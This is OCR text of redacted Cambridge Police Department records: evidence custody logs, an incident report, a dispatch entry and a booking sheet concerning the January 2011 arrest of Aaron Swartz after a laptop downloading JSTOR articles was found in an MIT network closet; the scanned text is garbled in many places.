Property Type PHOTOS		Quantity 58	1 - "		Estimated Value		
Description (58) PHOTOS TA	KEN	OF EVIDENCE	ESUBN	UTT	ED		
Make Model		Model	Color		Serial Number		
Owner Informatio	ın						
Name	MNI Number		Phone				
Address	City		State	State Zip Code			

Notations

Notation #: 1 Type: AUDIT	
ID/Name	DT Entered
(b)(6),(b)(7)(C)	03/09/2011 20:11:17

Transfer Type		OT Transfered		
CHECKIN		02/10/2011 17:05:37		
Entered By: ID / Name b)(6),(b)(7)(C)		DT Entered 02/22/2011 17:05:37		
Transfer From Informati	on			
Personnel/Officer ID (b)(6),(b)	Name (b)(6),(b)(7)(C)	Agency Name CAM-PD		
Transfer To Information				
Location ID UNIT	Shelf	Bin		
Personnel/Officer ID (b)(6),(b)(7)	Name (b)(6),(b)(7)(C)	Agency Name CAM-PD		
Custody Notations				
PHOTOS SECURED I PHOTO SUBMISSION	IN ID UNIT PHOTO FIL N STANDARDS.	E IN ACCORDANCE WITH		



CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA Property Custody

Property item info	rmation					
Agency Name	Incident #	Tag Number	Classification			
CAM-PD	11000078	11000078-3	EVIDENCE			
Current Location ID UNIT	Shalf		Bin			
Current Status		DT Status				
ACTIVE	181	02/22/2011 16:48:48				
Entered By: ID / Name		DT Butered				
b)(6),(b)(7)(C)	A.	02/22/2011 16:	02/22/2011 16:43:11			
Undated By: ID / Name		DT Updated	D'T Updated			
(b)(6),(b)(7)(C)		04/07/2011 16:40:37				

itom Descrip	tion					
Property Type LATENT LIPTS		Quanti 6	ty	Estimated Value		
Description (6) SMALL	CLEAR HINGE	LIFTERS				
Make		Model	Color	Serial Num	Serial Number	
Owner Inform	nation					
Name	MNI Number	MNI Number				
Address	ddress (Lity		State		Zip Code	

Custody Information	n	
Transfer Type		Date
MOVE		DT Transfered
Satered By: ID / Name		01/04/2011 13:05:19 DT Entered
(b)(6),(b)(7)(C)		
Transfer From Informat	lon	02/22/2011 17:19:17
Location	Shelf	
CRIME SCENE		Bia
Persumel/Officer ID	Name	Agency Name
(b)(6),(b)(7)	(b)(6),(b)(7)(C)	
Transfer To Information		CAM-PD
Location	Shalf	
ID UNIT		Bío
Personnel/Officer ID	Name	
(b)(6),(b)(7)	(b)(6),(b)(7)(C)	Agency Name
Custody Notations		CAM-PD
	(Pa V ratema to	
TTEMS SECURED IN	ID UNIT CASE FILES.	
Carledo Into		
Custody Information Transfer Type		
CHECKIN		DT Transfered
Rotered By: ID / Nams		01/04/2011 12:21:48
(b)(6),(b)(7)(C)		DT Entered
Transfer From Informatio		02/22/2011 16:48:48
Personnel/Officer ID		
(b)(6),(b)	Name	Agency Name
السيمينة ا	(b)(6),(b)(7)(C)	CAM-PD
Transfer To Information		
Location	Shelf	Bio
CRIME SCENE		l out
Personnel/Officer LD	Name	Across Man
(b)(6),(b)(7)	(b)(6),(b)(7)(C)	Agency Name
		CAM-PD

Approvad Por Pul Case Title	24 LGB 91'						6:22:17 B		(7)(C)		
Date/Time Reported		Date/Time (Time Occurred								
01/06/2011 14:1		to									
ncident Type/Offense											
BAE DAYTINE FOR	FRLOWY 0368	918 (266/18/	B }								
	HEAT PLANTED AND THE PARTY	NAME OF TAXABLE PARTY.		MESCHINA C	oncorn t	TOTAL PROPERTY OF	or the Contract of the Contrac				
Persons ^a 🚅 🐗			是門部			1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	SEE J. S.	學能學學			
Role	Name		26×	Race	Age	008	Phone	Address	:		
			1				(heme)	i			
							(celf)				
					-		(items)				
			1								
			!	-			(del)				
				A province in the	-			-			
* Offenders		10.10	1	of all of			語名並和原理	31 146	· 为时",		
Status	Name	CONTRACTOR OF STREET	Sex	Race	Age	DOB	Phone	Address	1000 100 100 100 100 100 100 100 100 10		
DEFENDANT	SWARTZ,	AARON N	MALE	WHITE		11/08/1986		(b)(6),(b)(7)(C)		
1							(b)(6),(b)(7				
				-	-		(Name)				
					1			1			
							(cell)				
Wehields 8	萨斯尔沙姆 ·塔					总表 16公司	d Pitter K				
Role	Туре		Year N	1ake	Mac	iel	Color	Reg≢	State		
0.1					ļ						
Stolen \$	Rec Code		Date R	ec	Rec	Ş	Rec By				
							1				
					1						
署:Propertvie ~ 2		specifical and a second	San Though	加出、国际	y. 125.	Balla Alection	ant seed	医3000 Li	10 7 3 G		
Class	Descripti	CENTRAL PROPERTY	F-18 20 XX	Make	A SHE	Model	Serial		Value		
P-1033	Descripti	U11		SAISTAGE		18100561	pena	*	Value		
						1	ı				
			-								
Narrátivo		in the	A 4. 6	4 18	5/4	eta 秋本 等	3.00	5 5 3 B	。但是外发为出		
CAU MM - from M	IT f .										
On January 4, 20	010 at approx:	imately 10.	10 hours	I Tame	and-	d to MIT	building	15. TOOM	004T for		
a report of a p											
is controlled by	MIT'A 194T	Department	b)(6) (b)(7)(C)	# MT	TRAP	nlained i	ma sha	+ =000000		
		a market designed to the second		71 T 1 V	G 574		· PANTERAN	- 14 TOTAL 12 LA COL	A MARRATAIR		

	Reviewing Officer : Approving Officer :	
MIT PD (b)(6) (b)((01/13/2011 11:21:32)	(b)(6) (b)(7)(C)	}

had entered the restricted room and connected a laptop and external hard drive directly to a networking switch. The laptop and external hard drive were being bidden under a cardboard box.

(b)(6),(b)(further explained that they were able to determine that this laptop was illegally

(Continued on next page)

Page 2 of 2



CAMBRIDGE POLICE DEPARTMENT CAMBRIDGE, MA Incident Report #11000131

Case Title	Location			
Date/Time Reported	Date/Time Occurred			
01/46/2011 14:10:00	to			
ncident Type/Offense BEB DAYTIME FOR FELONY 62	66_S18(2G6/18/B)			

Nutrative (contained from page 1)
downloading scientific periodicals from JStor, a subscription based database that houses
academic periodicals.
Cambridge Police Detective (b)(6),(b)(7)(C) Special Agent (b)(6),(b)(7)(C) from the United States
Secret Service and Boston Police Officer (b)(6).(b)(7) responded to building 16 room 604T.
Cambridge Folice's Crime Scene Services also responded and processed the laptop and external
hard drive for latent prints. It was determined that the laptop would be left in place and
ISST would monitor the network traffic in an attempt to identify the suspect. A camera was
also installed by MIT's ISAT Department to monitor the area.
On January 4, 2010 at approximately 15:26 hours a white male, dark or black shoulder length
wavy hair, wearing a dark coat, gray backpack, jeans with a white bicycle helmet enters the
room. It appears as thought the suspect takes a hard drive out of his back pack and bends over
the laptop and external hard drive. He exits the room moments later,
On January 5, 2010 MIT's IS&T Department informed me that approximately 70 gigabytes of data
had been downloaded, 98% of which was from JStor. SA (b)(6),(b)(7)(C) had informed me that MIT's
196T had put an approximate value on the dowloaded information at \$50,000.
On January 6, 2010 at approximately 12:32 hours a white male, dark or black shoulder length
wavy hair, wearing a dark coat, gray backpack, jeans with a white binyole helmet enters the
room, I was monitoring the video feed at the MIT Police Department at this time. It appears as
thought the suspect packed up the laptop and hard drive and exited the room. MIT Police units
responsed to the area and searched for the suspect. A check of the room determined that the
laptop and hard drive had been removed.
On January 6, 2010 at approximately 14:11 hours (b)(6),(b)(7)(C) of the MIT Police
Department called me and stated he had located the suspect riding his bike on Massachusetts
Ave at Lee Street. Special Agent $(b)(6),(b)($ and I responded to the Lee Street to assist $(b)(6),(b)($
(b)(6).(b) The suspect jumped off his bike when encountered by (b)(6)(b)(7)(C) and ran down Lee
Street, (b)(6),(b)(7)(C) and Special Agent (b)(6),(b) were able to apprehend the suspect at 24 Lee
Street. He was handcuffed by SA (b)(6),(b)(7)
The suspect encountered by $(b)(6),(b)(7)(C)$ and approximated on Lee Street is the same person
seen on video entering the restricted telephone closet in building 16 on January 4th at 15:26
hours and on January 6th at 14:11 hours.
He was arrested for two counts of Breaking and Entering in the daytime with the intent to
commit a felony, Chapter 266 Section 18.

Reporting Officer	Reviewing Offices	Approving Officer	
MIT PD(b)(6),(b)((b)(6),(b)(7)(C)	
N NOTE		Collection (1)	9684



Incident Info	rmation						
Incident #		Incident	Date			Cali Taker	
11000895		01/04/	2011 10:49	:56		(b)(6),(b)(7)	
Inclident Type		Descript	lon			Priority	
130 MISC						3	
Ems Level	Alarm Level	Modified	i By			Modified Date	
						01/04/2011 1	0:51:22
Event Inform	ation						
Municipality				Businese	Name		
				MIT P	OLICI	B	
Fire Box				RA			
261				205			
Correct Location	0.						
MIT POLICI	E/301 VASSA	R ST					
Street #	Street	Name		Apartment #		Cross Street	
301	VAS	SAR ST					
Near			Lendmarks		Addill	onal	
AMHERST ALLEY TO VASSAR ST					BUS ST	NESS ADDRES	S: 301 VASSAR
Reporting Po	erson						
RP Name	RP Ph	ne		How	Receive	d	
RP Address	Closed	Ву		Dete	Closed		
	(b)(6)	(b)(7)		01/04/2011 10:51:22			

Incident Types

Disputch Class	Incident Type
AMBULANCE	
FIRE/RESCUE	
POLICE	MISC

Note(s)

Note Type	Entered By	User ID
Note		
FILENUM	01/04/2011 10:51:26	(b)(6),(b)

ASSIGNED FILE#: 11000078					
INFO 01/04/2011 10:53:36 (b)(6).(b)					
REPORT GENERATED FOR DELTA 71.					

Dispositions

Disposition	ns			
Туре	Disposition	Incident Report?	Accident Report?	Due By
POLICE	(117) REPORT/FRT DESK	Y		

CALIBRIDGE MASSACHUSETS CELL NUMBER REL RANED (T.C. M.201100032 (1/08/2011 13-46-26 (100131 LAST NAME FIRST MIDDLE RAME (1,0013)786 (24 (D.G.) AARON (1 1000131 LAST NAME FIRST MIDDLE RAME (1,0013)786 (24 (D.G.) MADDEN NAME (1,001)71	TREAT NUMBER TR		E DEPART!						D OF BOOKE EASE PRINT	AG.
LAST NAME PIEST AARON II LUBG/1986 AARON III LUBG/1986 AARON II LUBG/1986 AARON III LUBG/1	FAST MAME	CELL NUMBER	ARR	EST NUMBE						MOER
AARON H SWARTZ STREET STREET NAME APT © CTYTOWN STATE ZIP HONE WORK! HONE	AARON H SWARTZ STREET STABEST NAME APT # CITYTOWN STATE ZIP HONE(WORK) HONE(WORK) HONE(WORK) HONE(WORK) MR 506 LOS MILITE BIRD WILLIAM STATE ZIP HONE(WORK) HONE(WORK) HONE(WORK) HONE(WORK) MR 506 LOS MILITE BIRD WILLIAM STATE MR 506 LOS MILITE LOS MILITE BROWN JIROWN J	LASTNAME SWARTZ					11/09/1986	24	(b)(6 1374	
NO. STREET AMME APP CITYOWN STATE 2P HONE (CFIL) DIGI (DI/T)CIC SEX M 506 120 WHITE HAR SOR 120 WHITE HA	NO. STREET HAME APP STRICT WEIGHT WEIGHT WEIGHT WEIGHT RACE M 506 L20 WHITTE HARR SYRS BLO SKIN BROWN JIROWN THIN SAIR BRAST JUREST JOHN SAIR BRAST JUREST JOHN SAIR BROWN JIROWN	AARON H SWAR	TZ				MAIN HAM	h —	(b)(6),(b)(7)(
SEX M 506 120 WHITE BROWN DROWN PROWN THIN FAIR ETHNICITY NOT OF RESPANC ORIGIN SCARS LOCATION OF ARREST DAILYERS LICENSE ETHNICITY NOT OF RESPANC ORIGIN SCARS LOCATION OF ARREST DAILYERS LICENSE ETHNICITY LOCATION OF ARREST DAILYERS LICENSE EXAME MALIEN (D)(6), (b) MOTHERS MOTHERS MOTHERS MOTHERS MANIE (D)(6), (b) MOTHERS MOTHERS MOTHERS MOUNT AUBURN ST #32 CAMBRIDGE MA ADDRESS OF ENPLOYER 124 MOUNT AUBURN ST #32 CAMBRIDGE MA FOUT VISINE ON PERSON, DESCRIBE KIND & LOCATION ON INJURIES OF ENPLOYER 124 MOUNT AUBURN ST #32 CAMBRIDGE MA ADDRESS OF ENPLOYER 124 MOUNT AUBURN ST #32 CAMBRIDGE MA ADDRESS OF ENPLOYER 125 MAY HOM PRISONER ADVISED OF RIGHTS WES REVENUE KIND & LOCATION OFFENSES 1. BASE DAYTIME FOR FELONY c244 SIE 1. BASE DAYTIME FOR FELONY c244 SIE OFFENSES 1. BASE DAYTIME FOR FELONY c244 SIE OFFENSES 1. BASE DAYTIME FOR FELONY c244 SIE 1.	SER JEIGHT WEIGHT ACE M 506 120 WHITE HAR BYES BROWN JIROWN THIN FAIR ETHINICITY NOT OF HISPANIC ORIGIN SCARS CONTION OF ARRIST PLACE OF PIRTH CHICAGO IL STATUS LINMARRIED PATTURE SAMR (D)(6), (D) CMICAGO IL STATUS LINMARRIED CHICAGO CHIC	NO. STREET N	AMB	APT# C	NWOTYTE	STATI	E 21P	E	PHONE (WORK	<u> </u>
M 506 IZO WHITE ILIAR SYES BLD SKIN THIN PAIR BROWN BROWN BROWN CARS SCARS LOCATION OF ARREST DATES AND SKIN THIN PAIR PLACE OF BIRTH CHICAGO IL CHATUS LICENSE LOCATION OF ARREST DATES AND SKIN CHICAGO IL CHATUS LOCATION OF ARREST DATES AND SKIN CHICAGO IL CHATUS LOCATION OF ARREST MADENS (DIGITAL CHICAGO IL CHATUS LOCATION OF ARREST MADENS (DIGITAL CHICAGO IL CHATUS LOCATION OF ARREST MADENS (DIGITAL CHICAGO IL CHATUS LOCATION OF ARREST MADENS OF EMPLOYER ADDRESS OF EMPLOYER MADDENS (DIGITAL CHICAGO IL CHATUS CHICAGO IL CH	M SOG 120 WHITE HAR SYES BLD SKIN PAIR ETHNICITY MERCHANDLE STATUS LOCATION OF ARREST PACE OF BIRTH CHICAGO IL UNMARRIED E2433493 CA LINMARRIED E2433493 CA LIN		histore	WEIGHT	BACE		- 100-200-000-000-000-00		·	
BROWN BROWN FHIN FAIR PHANICITY NOT OF BIRPANIC ORIGIN PLACE OF BIRTH CHICAGO IL UMMARRIED DAIVERS LICENSE E2433493 CA UOTHERS NAME (D)(G), (b) UMMARRIED E2433493 CA UOTHERS MARRIED E2433493 CA UOTHERS E243349 CA UOTHERS E243349 CA UOTHERS E243349 CA U	BROWN BROWN THIN FAIR ETHNICITY MOT OF HISPANIC ORIGIN PLACE OF BIRTH CHICAGO IL FATHER'S NAME (L)(6), (b) PARTIAL CHICAGO IL FATHER'S MAME (L)(6), (b) EMPLOYER ADDRESS OF ENPLOYER ATTENDING PHYSICIAN THE AUTHOR PHYSICIAN THE ATTENDING PHYSICIAN THE ATTENDING PHYSICIAN THE ATTENDING PHYSICIAN ATTENDING PHYSICIAN THE PHISONER ADVISED OF RIGHTS WHOM PRISONER ADVISED OF RIGHTS WHOM ENGEPRINTS TAKEN THE PHISONER WAS ARRESTED FOR OFERATING UNDER THE INPLEMENCE, PILL IN BELOW PRISONER ADVISED OF RIGHTS WHOM PRISONER ADVISED OF RIGHTS WHOM SHAPE ADVISED OF RIGHTS WHOM ARREST ON WAS ARRESTED FOR OPERATING UNDER THE INPLEMENCE, PILL IN BELOW PRISONER ADVISED OF RIGHTS WHOM ARREST ON WARRANTT THAN DETAIL IN BELOW ARREST ON WARRANTT THAN WHOM THE STATE ID THAN WARRANTT THAN WHOM THE THAN WARRANT THAN WARRANTT THAN WARRANTT THAN WARRANT		506	120			11-1-11	VALUE .		
ETHNICITY NOT OF BILEPANIC ORIGIN SCARS DOLATION OF JARREST JALES ST JALE	ETNICITY NOT OF HISPANIC ORIGIN SCARS CREST ALEEST PLACE OF BIRTH STATUS LINNIAR RIED ORIVER'S LICENSE LINNIAR RIED ORIVER'S LICENSE LINNIAR RIED MOTHER'S MOTHER'S MANDEN (D)(6), (D) (D)(6), (D)(7), (C) (D)	*******								
PATHERS NAME (D)(G), (D) (D)(G), (D) (D)(G), (D) (D)(G), (D) (D)(G), (D) (D)(G), (D) (D)(G), (D)(G) (D)(G) (D)(G)(G) (D)(G)(G)(G) (D)(G)(G) (D)(G)(G) (D)(G)(G) (D)(G)(G) (D)(G)(G) (D)(G)(G)(G) (D)(G)(G) (D)(G)(G	ETHNICITY MOT OF HEPANIC ORIGIN ARRIST MARRIST MARRIAD PLACE OF BIRTH CHICAGO IL LIMIARRIED RA33493 CA ACTHER'S MAMR (D)(B),(D) LIMIARRIED RA33493 CA MOTHER'S MOTHER'S MADIEN (D)(B),(D) LIMIARRIED RA33493 CA MOTHER'S MOTHER'S MADIEN (D)(B),(D)(T)(C) EMPLOYER ACCUPATION RESEARCH AT HAR ADDRESS OF ENPLOYER 124 MOUNT AUBURN ST 452 CAMBRIDGE MA IF CUT VISIBLE ON TERSON, DESCRIBE KIND & LOCATION NO Injuries per defendant TREATED WHERE AFTENDING PHYSICIAN IF REAL DAYTIME FOR FELONY close SIS LIMIARRIED RISONER ADVISED OF RIGHTS WES MODER FILL IN BELOW PRISONER WAS ARRESTED FOR OPERATING UNDER THE INPLUENCE, FILL IN BELOW PRISONER ADVISED OF RIGHTS WES PRISONER ADVISED OF RIGHTS WES MARRANT TIPE ARREST ON WARRANT NUMBER ARREST ON WARRANT OF TYPICOURT HARGIES NAME OF FROM THE PO COMPLAINANT OTHER PD (D)(B),(D)(T)(C) IS ARRESTES A JUVENILE VES NAME OF PRESON HAVE POSITIVE IDENTIFICATION OTHER PD (D)(B),(D)(T)(C) IS ARRESTES A JUVENILE VES NAME OF PRESON OF FIGHTS (IME AND OTHER PD (D)(B),(D)(T)(C) IN ARREST ON MARCH OF PROBATION OFFICER OFFICER MAKING NOTIFICATION IME (D)(B),(D)(T)(C) AND OTHER PD (D)(B),(D)(T)(C) AND OTHER PD (D)(B),(D)(T)(C) IME AND OTHER PD (D)(B),(D)(T)(C) (D)(D)(D)(T)(C) (D) AND OTHER PD (D)(B),(D)(T)(C) (D) (D)(D)(T)(C) (D) (D) (D) (D) (D) (D) (D)			FO						
PATIERS NAME (D)(6), (D) EMPLOYER ADDRESS OF EMPL	PATHERS NAME (D)(6), (b) PATHERS NAME (D)(6), (b) PATHERS NAME (D)(6), (b) PATHERS NAME (D)(6), (b) PATHERS NAME (D)(6), (b) (C) PATHERS NAME (D)(6), (b) (D)(7), (c) PATHERS NAME (D)(6), (b) (D)(6), (b) (D)		LIGIN	AR AR	REST					
(D)(B),(D) (D)(B),(D) (D)(B),(D)(D)(C) EMPLOYER (C)(D)(B),(D)(D)(C) (C)(D)(B),(D)(D)(C) EMPLOYER (C)(D)(B),(D)(D)(C) (C)(D)(B),(D)(C) (C)(D)(B),(D)(C) (C)(D)(B),(D)(C) (C)(D)(B),(D)(C) (C)(D)(B),(D)(C) (C)(D)(B),(D)(C) (C)(D)(B),(D)(C) (C)(D)(B),(D)(C) (C)(D)(B),(D)(C) (C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D) (C)(D)(C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D)(C)(D)(C) (C)(D)(C)(D)(C)(D)(C)(D)(C)(D)(C)(D)(C) (C)(D)(C)((D)(G),(D) (D)(G),(D) (D)(G),(D) (D)(G),(D)(T)(C) EMPLOYER ENTRY AND U RESEARCH AT HAR ADDRESS OF EMPLOYER 124 MOUNT AUBURN ST #52 CAMBRIDGE MA IF CUT VISIBLE ON PERSON, DESCRIBE KIND & COCATION IN INJURIES PER defendant TREATED WHERE ATTENDING PHYSICIAN PRISONER ADVISED OF RIGHTS (D)(G),(D)(D) (D)(G),(D) THE PLONY CASE SIB PRISONER ADVISED OF RIGHTS (D)(G),(D) (D)(G),(D) THE PLONY CASE SIB PRISONER WAS ARRESTED FOR OFERATING UNDER THE INPUBLICATION INVELORING, FILL IN BELOW PRISONER ADVISED OF RIGHTS UNDER GL. CHAP 263 5A BREATHLYZER READING PRISONER ADVISED OF RIGHTS UNDER GL. CHAP 263 5A BREATHLYZER READING PRISONER ADVISED OF RIGHTS UNDER GL. CHAP 263 5A BREATHLYZER READING PRISONER SIGNATURE ARREST ON WARRANT NUMBER THAY BE OF A STATE ID THAY BE OF A STATE ID THAY BE OF THE ONLY CASE SIB MARCH THAY BE ONLY CASE SIB			DRIVER'S DE243349	LICENSE 3 CA			ا ام		
ADDRESS OF EMPLOYER 124 MOUNT AUBURN ST \$52 CAMBRIDGE MA IF CUT VISHILB ON PERSON, DESCRIBE KIND & LOCATION IN INJURIES PET defendant TREATED WHERE ATTENDING PHYSICIAN PRISONER ADVISED OF RIGHTS UNDER GL. CHAP 276 3DA IF PRISONER WAS ARRESTED FOR OPERATING UNDER THE IF PRISONER WAS ARRESTED FOR OPERATING UNDER THE INPLUENCE, FILL IN BELOW PRISONER ADVISED OF RIGHTS IF PRISONER WAS ARRESTED FOR OPERATING UNDER THE INPLUENCE, FILL IN BELOW PRISONER ADVISED OF RIGHTS BY WHOM ARREST ON WARRANT? IT HAVE been July Seed of and understand my right to remain alient, use a talephone to call a lawyer or have one provided, and to bave my own physicians test for stechnol. IT HAVE been July Seed of and understand my right to remain alient, use a talephone to call a lawyer or have one provided, and to bave my own physicians test for stechnol. IT HAVE been July Seed of and understand my right to remain alient, use a talephone to call a lawyer or have one provided, and to bave my own physicians test for stechnol. IT HAVE been July Seed of pand understand my right to remain alient, use a talephone to call a lawyer or have one provided, and to bave my own physicians test for stechnol. IT HAVE BEEN AND THE SEED PERSON HAVE POSITIVE IDENTIFICATION IN YES NO TYPE: STATE ID IN AME OF PROBATION OFFICER NOTIFIED SARRESTED A JUVENILE PARE TO THERE PD SARRESTED A JUVENILE YES NAME OF PROBATION OFFICER NOTIFIED SARRESTED A JUVENILE BALL COMMISSIONER AMOUNT OF BAIL JATE AND TIME OF BAIL	MARVARD U RESEARCH AT MAR ADDRESS OF EMPLOYER 124 MOUNT AUBURN ST 452 CAMBRIDGE MA FCUT VISIBLE ON PERSON, DESCRIBE KIND & LOCATION IN INJURIES PER DEFENDING PHYSICIAN PRISONER ADVISED OF RIGHTS YES (b)(6),(b) (7)(C) 3. SHOREPRINTS TAKEN FF PRISONER WAS ARRESTED FOR OPERATING UNDER THE INPLUENCE, FILL IN BELOW PRISONER, ADVISED OF RIGHTS PRESONER, ADVISED OF RIGHTS READING RESEARCH AT MAR (b)(6),(b) (c)(6),(b) (d)(6),(b) (d)(6			NAME	MAIDEN					h 1
IF CUT VISIBLE ON TERSON, DESCRIBE KIND & LOCATION IN INJURIES OF TERSON, DESCRIBE KIND & LOCATION IN INJURIES OF TERSON, DESCRIBE KIND & LOCATION IN INJURIES OF TROPES ATTENDING PHYSICIAN TREATED WHERE ATTENDING PHYSICIAN TO BE BY WHOM INDER G.L. CHAP 276 33 A TO BY WHOM IF PRISONER WAS ARRESTED FOR OPERATING UNDER THE INPULIANCE, PILL IN BELOW PRISONER ADVISED OF RIGHTS INPULIANCE, PILL IN BELOW PRISONER ADVISED OF RIGHTS INPULIANCE, PILL IN BELOW PRISONER ADVISED OF RIGHTS TO BY WHOM ARREST ON WARRANT NUMBER ARREST ON WARRANT NUMBER THY/COURT THAVE BEEN AUVISED OF RIGHTS THY/COURT THAV	124 MOUNT AUBURN ST #92 CAMBRIDGE MA									
TREATED WHERE ATTENDING PHYSICIAN I. BAGE DAYTIME FOR FELONY close \$18 PRISONER ADVISED OF RIGHTS UNDER G.L. CHAP 276 37A ENORPPRINTS TAKEN FIF PHISONER WAS ARRESTED FOR OPERATING UNDER THE INPLUBACE, PILL IN BELOW PRISONER ADVISED OF RIGHTS UNDER G.L. CHAP 263 5.A BREATHLYZER READING BY WHOM ARREST ON WARRANT I have been advised of end understand my right to remain silent, und a telephone to call a lawyer or have one provided, and to have my own elephone to call a lawyer or have one provided, and to have my own elephone to call a lawyer or have one provided, and to have my own (D)(6).(b)(7)(C) PRISONER SIGNATURE ARREST ON TRISONER SIGNATURE ARREST ON WARRANT OTHER PD (D)(6).(b)(7)(C) IS ARRESTED A JUVENILE YES NAME OF PARENT OR GUARDIAN NOTHIED OVERICE MAKING NOTHERD ARREST ON WARRANT NUMBER CHARGES HOD ARRESTED PERSON HAVE POSITIVE IDENTIFICATION TYPE: STATE ID TIME DATE AND TIME OF BAIL	TREATED WHERE AFTENDING PHYSICIAN I. BAGE DAYTIME FOR FELONY code \$48 2. BAGE DAYTIME FOR FELONY code \$48 3. COMPRIANTS TAKEN STORY CODE \$400 (C)	124 MOUNT AUB	URN ST #52 C			ar-		EF III		t. 10 to 12 to 12 to 1
TREATED WHERE A CHANDING PHYSICIAN PRISONER ADVISED OF RIGHTS YES (b)(6),(b) (7)(C) 3. ENGERPRINTS TAKEN FOR PHOTO TAKEN IF PRISONER WAS ARRESTED FOR OPERATING UNDER THE INPLUENCE, FILL IN BELOW PRISONER ADVISED OF RIGHTS YES PRISONER ADVISED OF RIGHTS YES PRISONER ADVISED OF RIGHTS YES BY WHOM S. ARREST ON WARRANT NUMBER ARREST ON WARRANT NUMBER THY/COURT CHARGES CHARGES ARREST ON WARRANT NUMBER HARGES HAR	PRISONER ADVISED OF RIGHTS UNDER GL. CHAP 276 33A FINOERPRINTS TAKEN PRISONER WAS ARRESTED FOR OPERATING UNDER THE INPLUENCE, FILL IN BELOW PRISONER ADVISED OF RIGHTS UNDER GL. CHAP 263 3A FREATHLYZER RHADING FREATHLYZER RHADING FREATHLYZER RHADING FRISONER SICH ACOUNT. I have been advised of and unkerstand my right to remain silent, use a telephone to call a lawyer or have one provided, and to have my own physician test for alcohol. FRISONER SICHATURE ARREST ON WARRANT OFFICER OTHER PD FRISONER SICHATURE ARREST ON WARRANT OFFICER OTHER PD FRISONER ADVISED OF RIGHTS FRISONER ADVISED OF RIGHTS FRISONER ADVISED OF RIGHTS FRISONER ADVISED OF RIGHTS FRISONER WAS ARRESTED FOR OPERATING UNDER THE MARRANT OFFICER OTHER SICHATURE ARREST ON FRISONER ADVISED OF RIGHTS FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER SICHATURE FRISONER ADVISED OF RIGHTS FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER ADVISED OFFICER FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER WAS ARRESTED PERSON HAVE POSITIVE IDENTIFICATION FRISONER ADVISED OFFICER FRISONER WAS ARRESTED FOR OFFICER FRISONER ADVISED OFFICER FRISONER ADVISED OFFICER FRISONER WAS ARRESTED FOR OFFICER FRISONER WAS ARRESTED FOR OFFICER FRISONER WAS ARRESTED FOR OFFICER FRISONER WAS AR			ie kind & Lo	DCATION	OFFENSE	2			
PRISONER ADVISED OF RIGHTS WES (b)(8),(b) (7)(C) SINGERPRINTS TAKEN YES PHOTO TAKEN	PRISONER ADVISED OF RIGHTS UNDER GL. CHAP 276 33A FINDER PRINTS TAKEN SEPHOTO TAKEN			FUDING I.H.	YSICIAN	BacE E	AYTIME FOR	PELO	(Y c266 §18	
FINGERPRINTS TAKEN YES PHOTO TAKEN YIS IF PRISONER WAS ARRESTED FOR OPERATING UNDER THE INPLUENCE, PILL IN BELOW PRISONER ADVISED OF RIGHTS YES UNDER GL. CHAP 263 SA BREATHLYZER READING BY WH(IM ARREST ON WARRANTY THY/COURT CHARGES CHARGE	FINDSORER WAS ARRESTED FOR OPERATING UNDER THE INPLUENCE, PILL IN BELOW PRISONER ADVISED OF RIGHTS UNDER GL. CHAP 263 5A BREATHLYZER READING BY WHOM ARREST ON WARRANT? THY/COURT THAVE been advised of and understand my right to remain silent, use a taleghnuse to call a lawyer or have one provided, and to have my own physicians test for alcohol. I'RISCINER SIGNATURB ARREST ON OTHER PD (b)(6)(b)(7)(C) IS ARRESTED A JUVENILE YES PHOTO TAKEN A. H. 4. 4. 4. 4. 4. 4. 4. 4. 4			YES (b))(6),(b))(C)		AYTIME FUR	io ish	ry c266 SIB	
PRISONER ADVISED OF RIGHTS UNDER GL. CHAP 263 SA BREATHLYZER RHADING BY WHCHM ARREST ON WARRANT? THY/COURT Thave been advised of and understand my right to remain silent, use a releighbous to call a lawyer or have one provided, and to have my own physician test for alcohol. PRISONER SIGNATURE ARREST ING OFFICER (BODKING OFFICER OTHER PD (COMPLAINANT OFFICER IN CHARGE OTHER PD (D)(6), (b)(7)(C) IS ARRESTED A JUVENILE YES NAME OF PARENT OR GUARDIAN NOTHFIED OFFICER MAKING NOTIFICATION IMB BAIL COMMISSIONER AMOUNT OF BAIL (b)(6), (b)(7)(C) DATE AND TIME OF BAIL (b)(6), (b)(7)(C) DATE AND TIME OF BAIL (b)(6), (b)(7)(C)	PRISONER ADVISED OF RIGHTS UNDER G.L. CHAP 263 5A BREATHLYZER READING BY WHOM I have been advised of and understand my right to remain silent, use a relightnose to call a lawyer or have one provided, and to have my own physician test for alcohol. I'RISONER SIGNATURE ARREST ING OFFICER OTHER PD COMPLAINANT OFFICER IN CHARGE OTHER PD IS ARRESTED A JUVENILE YES WARRANT NUMBER HARGES HARGES UND ARRESTED PERSON HAVE POSITIVE IDENTIFICATION I'RISONER SIGNATURE ARRESTED PERSON HAVE POSITIVE IDENTIFICATION IN YES NO TYPE: STATE ID OTHER PD COMPLAINANT OFFICER IN CHARGE OTHER PD IS ARRESTED A 